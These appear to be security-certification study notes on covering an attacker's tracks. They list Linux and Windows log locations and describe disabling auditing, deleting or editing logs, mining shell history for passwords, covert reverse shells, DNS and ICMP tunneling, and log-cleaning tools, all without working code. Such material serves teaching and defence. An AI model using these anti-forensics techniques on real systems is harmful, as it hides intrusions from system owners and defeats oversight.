- You can mitigate damage by reducing footprint by e.g. making your access disguise a legit process.
- 💡 Have an exit strategy prior to breaking in by getting to know OS type, log types, policies (e.g. log altered alarms) and applications running on it.
  - E.g. if you know OS you can know where in general the OS keeps logs (e.g. `/var/log/`)
  - ❗ There's no universal way to figure out where all the logs are in a system
- Log file permissions
  - Common and big mistake: bad permissions on log files
    - Allows access from a lot of users that shouldn't
  - E.g. to read system messages you need to become root `sudo tail /var/log/messages`
- Terminal history
  - Might leave footprints here for commands you run.
  - Good place to learn about the user (they sometimes write passwords by mistake).
  - You can run `history` to get the history.
    - In (fedora) saved in `home/<username>/.bash_history`

Security logs

Windows security logs

- Event logs for are stored in `C:\Windows\System32\winevt\Logs`
- Can use OS tool "Windows Event Viewer" to navigate the logs
- Logs are categorized as application, security and system.

Linux security logs

- Centralized repository of log files are in `/var/log` directory.
  - See also Linux folders | Linux basics
- 📝 Log folders include

  - `/var/log/messages` | `/var/log/syslog` (debian-based)
    - Generic system activity logs
  - `/var/log/auth.log` (Debian and Ubuntu) | `/var/log/secure` (RedHat and CentOS)
    - Authentication/authorization related events
    - E.g. SSH logs
  - • `/var/log/utmp` • `/var/log/wtmp` • `/var/log/btmp` | `/var/log/faillog`
    - Login/logout events
  - `/var/log/lastlog`
    - Display information about a user's last login time
  - `/var/log/cron`
    - Cron service logs
    - Can include failed authorizations
  - `/var/log/secure`
    - Authentication and authorization privileges.
    - E.g. sshd logs including unsuccessful login.

Techniques of covering tracks

- **Disabling auditing**
  - Disabling auditing features of the system
  - Disabling logging is difficult
    - Hard to know what kind of logs are being collected
    - Can include OS logs, additional security mechanisms logs, side applications logs..
    - Usually requires system restart for disabling of logs
      - E.g. if you use SELinux (can check with `getenforce`) it has different modes: • permissive (just logs) • enforcing and • disabled state
        - Setting its state to disabled requires a restart.
- **Clearing logs**
  - Deleting the attacker's logged activities
  - ❗Suspicious if all logs are deleted may raise alarms.
- **Manipulating logs**:
  - Changing the logs to prevent detection
  - E.g. search and replace your IP
- To cover tracks on network, attackers use

Covering tracks on network

- **Reverse shell**
  - Target system sends a request to the remote system to act on the response.
  - **Reverse HTTP shells**
    - Asks the master system for commands to execute on the target machine

  - **Reverse ICMP tunnels**
    - Accessing the system by using ICMP echo and reply packets as carriers of TCP payload
- **DNS tunneling**
  - Adding data payload to the target's DNS server to create a back channel to steal information
- **TCP parameters**
  - Using TCP parameters for payload distribution.
  - Fields in which data can be hidden are e.g.
    - IP identification field, TCP acknowledgement number, and TCP initial sequence number.

Tools for covering tracks

- Privacy.sexy: Online/offline nad open source tool that can cleanup logs and personal activities.
- Auditpol: Microsoft tool to manipulate audit policies.
- MRU-blaster: Find and remove 30,000 MRU lists.